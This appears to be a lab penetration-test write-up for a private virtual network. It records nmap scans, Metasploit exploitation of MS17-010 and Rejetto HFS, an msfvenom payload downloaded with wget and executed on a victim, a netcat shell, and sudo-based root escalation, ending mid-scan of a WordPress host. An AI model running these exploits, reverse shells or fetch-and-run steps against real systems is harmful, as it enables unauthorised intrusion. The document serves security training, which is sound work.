Initial Network Enumeration

1. Knowing the IP of own host.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.0.1  netmask 255.255.0.0  broadcast 10.1.255.255
        inet6 fe80::5054:ff:fe61:be85  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:61:be:85  txqueuelen 1000  (Ethernet)
        RX packets 191  bytes 26080 (25.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2480 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 611  bytes 49264 (48.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 611  bytes 49264 (48.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Performing nmap scan on subnet to know the IP address of target hosts on the network using the command Nmap -sP 10.1.0.0/24.

```
root@kali:~# nmap -sP 10.1.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 12:26 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.0.2
Host is up (0.00029s latency).
MAC Address: 52:54:00:8A:6E:23 (QEMU virtual NIC)
Nmap scan report for 10.1.0.3
Host is up (0.00014s latency).
MAC Address: 52:54:00:2A:70:B2 (QEMU virtual NIC)
Nmap scan report for 10.1.0.4
Host is up (0.00019s latency).
MAC Address: 52:54:00:86:3E:B4 (QEMU virtual NIC)
Nmap scan report for 10.1.0.5
Host is up (0.00016s latency).
MAC Address: 52:54:00:66:E5:86 (QEMU virtual NIC)
Nmap scan report for 10.1.0.6
Host is up (0.00016s latency).
MAC Address: 52:54:00:30:05:7A (QEMU virtual NIC)
Nmap scan report for 10.1.0.254
Host is up (0.000079s latency).
MAC Address: 76:A0:B6:C6:BD:0B (Unknown)
Nmap scan report for 10.1.0.1
```

Process to Exploit on victim Hosts

After identification of the host on the network now, I will like to do enumerate and make vulnerability analysis in each host identified on the network using nse scripts.

Firstly On 10.1.0.2

Firstly, for host 10.1.0.2 using command “nmap -Pn -p- -sS -v -A 10.2.0.2” I discovered all necessary information about open ports, versions, services and many more.

```
root@kali:~# nmap -Pn -p- -sS -v -A 10.1.0.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 15:54 EST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
```

```
PORT     STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds
 (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 52:54:00:8A:6E:23 (QEMU virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:mic
rosoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:m
icrosoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Serv
er 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.009 days (since Tue Dec  3 15:42:45 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
```

```
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: FEDev
|   NetBIOS computer name: FEDEV\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-12-03T20:55:41-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2019-12-03 20:55:41
|_  start_date: 2019-12-03 20:43:34
```

Then secondly, I scan the target for vulnerability using the command “nmap 10.1.0.2 –script=VULN”.

```
root@kali:~# nmap 10.1.0.2 --script=VULN
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 12:47 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.0.2
Host is up (0.00015s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 52:54:00:8A:6E:23 (QEMU virtual NIC)
```

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Once vulnerability ms17_010 was identified I used Metasploit framework to exploit the system.

```
msf > search auxiliary/scanner/sm
[!] Module database cache not built yet, using slow search

Matching Modules
================
```

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting
         Required  Description
   ----         ---------------
         --------  -----------
   CHECK_ARCH   true
         no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true
         no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false
         no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pi
pes.txt  yes       List of named pipes to check
   RHOSTS
         yes       The target address range or CIDR identifier
   RPORT        445
         yes       The SMB service port (TCP)
   SMBDomain    .
         no        The Windows domain to use for authentication
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.1.0.2
RHOST => 10.1.0.2
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64
/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of tim
es to groom the kernel pool.
   GroomDelta          5                yes       The amount to increas
e the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times t
o retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject pay
load into.
   RHOST               10.1.0.2         yes       The target address
   RPORT               445              yes       The target port (TCP)
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.1.0.1
LHOST => 10.1.0.1
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.1.0.1:4444
[*] 10.1.0.2:445 - Connecting to target for exploitation.
[+] 10.1.0.2:445 - Connection established for exploitation.
[+] 10.1.0.2:445 - Target OS selected valid for OS indicated by SMB rep
ly
[*] 10.1.0.2:445 - CORE raw buffer dump (38 bytes)
[*] 10.1.0.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 6
9 6d 61  Windows 7 Ultima
[*] 10.1.0.2:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 6
```

Once the exploitation was done, I got meterpreter shell and the privilage I got into that system way system level which is shown below;

```
meterpreter > shell
Process 1612 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
FEDev
```

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8444:d47:cfd3:e025%16
   IPv4 Address. . . . . . . . . . . : 10.1.0.2
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{BFDACA85-05BE-45D5-B85A-E5002B65346E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

```
C:\>Pratima
```

Secondly, the next target to exploit is 10.1.0.3.

In this host I scanned the target using command “nmap -Pn -p- -sS -v -A 10.1.0.3” and got all the necessary information related with port, service, versions and many more.

```
root@kali:~# nmap -Pn -p- -sS -v -A 10.1.0.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 15:18 EST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:18
```

```
Discovered open port 139/tcp on 10.1.0.3
Discovered open port 80/tcp on 10.1.0.3
Discovered open port 3389/tcp on 10.1.0.3
```

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          HttpFileServer httpd 2.3
```

```
139/tcp  open  netbios-ssn   Windows 7 Ultimate 7601 Service Pack 1 netbios-ssn
3389/tcp open  ms-wbt-server Microsoft Terminal Service
```

```
Host script results:
|_clock-skew: mean: 6h15m00s, deviation: 2h30m00s, median: 4h59m59s
| nbstat: NetBIOS name: FE1, NetBIOS user: <unknown>, NetBIOS MAC: 52:54:00:2a:70:b2 (QEMU vi
rtual NIC)
| Names:
```

After information discovery about the target, the next step in it is discovery of the vulnerability. For that, I have used nmap scripts which are shown in the pictures below;

```
root@kali:~# nmap 10.1.0.3 --script=VULN
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 15:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
```


```
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|     State: VULNERABLE (Exploitable)
|       This web server contains password protected resources vulnerable to authentication by
pass
|       vulnerabilities via HTTP verb tampering. This is often found in web servers that only
 limit access to the
|        common HTTP methods and in misconfigured .htaccess files.
```

```
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  OSVDB:74721
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
```

```
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft W
indows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to exe
cute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID H
igh header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bou
nds memory location,
```

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

This is the outlook of HFS server.



I got the hint that the user account is lowpriv.

```
User account for this host is: lowpriv
```

Knowing the remote code execution vulnerability, I used Metasploit framework to exploit the frame work as shown below.

```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection r
efused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
```

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(windows/http/rejetto_hfs_exec) > info

       Name: Rejetto HttpFileServer Remote Command Execution
     Module: exploit/windows/http/rejetto_hfs_exec
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2014-09-11
```

```
msf exploit(windows/http/rejetto_hfs_exec) > set TARGETURL /
TARGETURL => /
msf exploit(windows/http/rejetto_hfs_exec) > set RHOST 10.1.0.3
RHOST => 10.1.0.3
msf exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.1.0.1
LHOST => 10.1.0.1
msf exploit(windows/http/rejetto_hfs_exec) > set LPORT 4444
LPORT => 4444
msf exploit(windows/http/rejetto_hfs_exec) > set PAYLAD windows/meterpreter/reve
rse_tcp
PAYLAD => windows/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.1.0.1:4444
[*] Using URL: http://0.0.0.0:8080/X6BSXd4uiBbC
[*] Local IP: http://127.0.0.1:8080/X6BSXd4uiBbC
```

Once the meterpreter session was generated I got access to the system.

```
meterpreter > shell
Process 2320 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
 Directory of C:\Users\lowpriv\Desktop

12/10/2019  11:38 PM    <DIR>          .
12/10/2019  11:38 PM    <DIR>          ..
12/11/2019  01:38 AM    <DIR>          %TEMP%
11/26/2018  11:02 AM                52 AdminPasswords.txt
02/16/2014  01:58 PM           760,320 hfs.exe
11/25/2018  09:21 PM                15 lowproof.txt
04/28/2019  07:40 AM                38 Test Server.txt
               4 File(s)        760,425 bytes
               3 Dir(s)  53,056,131,072 bytes free
```

In the system I got access to lowprivilage file i.e “lowproof.txt” in C:\Users\lowpriv\Desktop Directory.

```
C:\Users\lowpriv\Desktop>more lowproof.txt
more lowproof.txt
FE1HalfwayThere
```

I also got highproof.txt file in C:\Users\admin\Desktop directory.

```
C:\Users\admin\Desktop>more highproof.txt
more highproof.txt
FE1PrivescRoyalty
```

```
C:\Users\lowpriv\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e5cf:6284:a7e7:f71d%16
   IPv4 Address. . . . . . . . . . . : 10.1.0.3
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{00C14EAB-01BE-48C6-9DF6-27182797B4D6}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

The picture below shows the information about privilege, hostname .

```
C:\Users\lowpriv\Desktop>whoami
whoami
fe1\lowpriv

C:\Users\lowpriv\Desktop>hostname
hostname
FE1

C:\Users\lowpriv\Desktop>Pratima
```

Thirdly, the next target exploited is 10.1.0.4.

I used nmap tool to scan the ports and other information.

```
root@kali:~# nmap -Pn -v -A -sS -p- 10.1.0.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-12 18:12 ES
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
```


```
Discovered open port 80/tcp on 10.1.0.4
Discovered open port 111/tcp on 10.1.0.4
Discovered open port 47993/tcp on 10.1.0.4
Discovered open port 42109/tcp on 10.1.0.4
Discovered open port 37507/tcp on 10.1.0.4
Discovered open port 2049/tcp on 10.1.0.4
Discovered open port 8765/tcp on 10.1.0.4
```

```
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Apache httpd 2.2.16 ((Debian))
| http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind          2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      47993/tcp  mountd
|   100005  1,2,3      55422/udp  mountd
|   100021  1,3,4      42109/tcp  nlockmgr
|   100021  1,3,4      58928/udp  nlockmgr
|   100024  1          37507/tcp  status
|_  100024  1          58054/udp  status
2049/tcp  open  nfs              2-4 (RPC #100003)
8765/tcp  open  ultraseek-http?
37507/tcp open  status           1 (RPC #100024)
42109/tcp open  nlockmgr         1-4 (RPC #100021)
47993/tcp open  mountd           1-3 (RPC #100005)
```


In this target I ran nmap script to check for vulnerabilities.

```
root@kali:~# nmap 10.1.0.4 --script=VULN
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-08 15:05 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.0.4
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /html/: Potentially interesting directory w/ listing on 'apache/2.2.16 (debi
an)'
|_  /icons/: Potentially interesting folder w/ directory listing
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 52:54:00:86:3E:B4 (QEMU virtual NIC)
```

So, I went to browse the server, there I got hints about the ultraseek service. The I went back to get that port information.



The below picture shows the port information of ultraseek-http. The command used to get that information is “nmap -Pn -A -V -sS -p- 10.1.0.4”.



The payload has been created using msfvenom.

```
root@kali:~# msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.1.0.1 LPORT=
5555 -f elf> payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 961872 bytes
Final size of elf file: 961872 bytes
```

Simple HTTPServer is used to transfer the file to victim machine.

```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.1.0.4 - - [12/Dec/2019 13:19:36] "GET /payload.elf HTTP/1.0" 200 -
```

Using the port of service Ultraseekh, the netcat listner is created.

```
root@kali:~# nc -lvp 8765 -e /bin/bash
listening on [any] 8765 ...
```

So local host got access to the victim host using netcat. Once the access was gained, payload was copied to the system. Now, Afer copying the payload permission is provided to it then it is executed.

```
root@kali:~# nc 10.1.0.4 8765
ls
backdoor
lowproof.txt
reminder
wget http://10.1.0.1:80/payload.elf
ls
backdoor
lowproof.txt
payload.elf
reminder
chmod +x payload.elf
./payload.elf
```

In the Metasploit side, listner was set to receive the reverse shell. Once the payload is executed from the victim host, local host will get meterpreter using the Metasploit framework as shown below.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x866/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.1.0.1
LHOST => 10.1.0.1
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.0.1:5555
[*] Sending stage (861480 bytes) to 10.1.0.4
[*] Meterpreter session 1 opened (10.1.0.1:5555 -> 10.1.0.4:45405) at 2019-12-12
 13:20:43 -0500
```

On meterpreter side privilage escalation is done to get the root privilage using the command shown below.

```
meterpreter > shell
Process 4929 created.
Channel 1 created.
sudo -l
Matching Defaults entries for lowpriv on this host:
    env_reset, env_keep+=LD_PRELOAD

User lowpriv may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
    (root) NOPASSWD: /usr/bin/crontab
    (root) NOPASSWD: /var/pftpd/proftpd
sudo /home -exec /bin/bash \;
sudo: no tty present and no askpass program specified
sudo find /home -exec /bin/bash \;
```

```
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:86:3e:b4
          inet addr:10.1.0.4  Bcast:10.1.255.255  Mask:255.255.0.0
          inet6 addr: fe80::5054:ff:fe86:3eb4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2453 errors:0 dropped:0 overruns:0 frame:0
          TX packets:817 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2004596 (1.9 MiB)  TX bytes:69968 (68.3 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:368 errors:0 dropped:0 overruns:0 frame:0
          TX packets:368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33952 (33.1 KiB)  TX bytes:33952 (33.1 KiB)

hostname
FE2
```

```
pwd
/root
ls
highproof.txt
cat highproof.txt
oneteamonefight
Pratima
```

Finally, exploit process for 10.1.0.5 is shown below;

I used nmap for discovery of ports and other informations.

```
root@kali:~# nmap -Pn -A -sS -p- -v 10.1.0.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-12 18:11 EST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:11
Completed NSE at 18:11, 0.00s elapsed
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
| ssh-hostkey:
```

```
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-generator: WordPress 4.9.8
| http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: FE3 &#8211; rootdance!
MAC Address: 52:54:00:66:E5:86 (QEMU virtual NIC)
```

I used nmap script to scan for vulnerability which also showed me all the open ports in the victim.

```
root@kali:~# nmap 10.1.0.5 --script=VULN
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-08 15:48 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.0.5
Host is up (0.00017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.1.0.5
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.1.0.5:80/
|     Form id:
|     Form action: http://10.1.0.5/
|
|     Path: http://10.1.0.5:80/
|     Form id:
|_    Form action: http://10.1.0.5/
```

Through this I found that there is vulnerability related to CSRF.

```
_   /manual/: Potentially interesting folder
 http-sql-injection:
   Possible sqli for queries:
     http://10.1.0.5:80/wp-includes/js/jquery/?C=N%3bO%3dD%27%20OR%20sqlspider
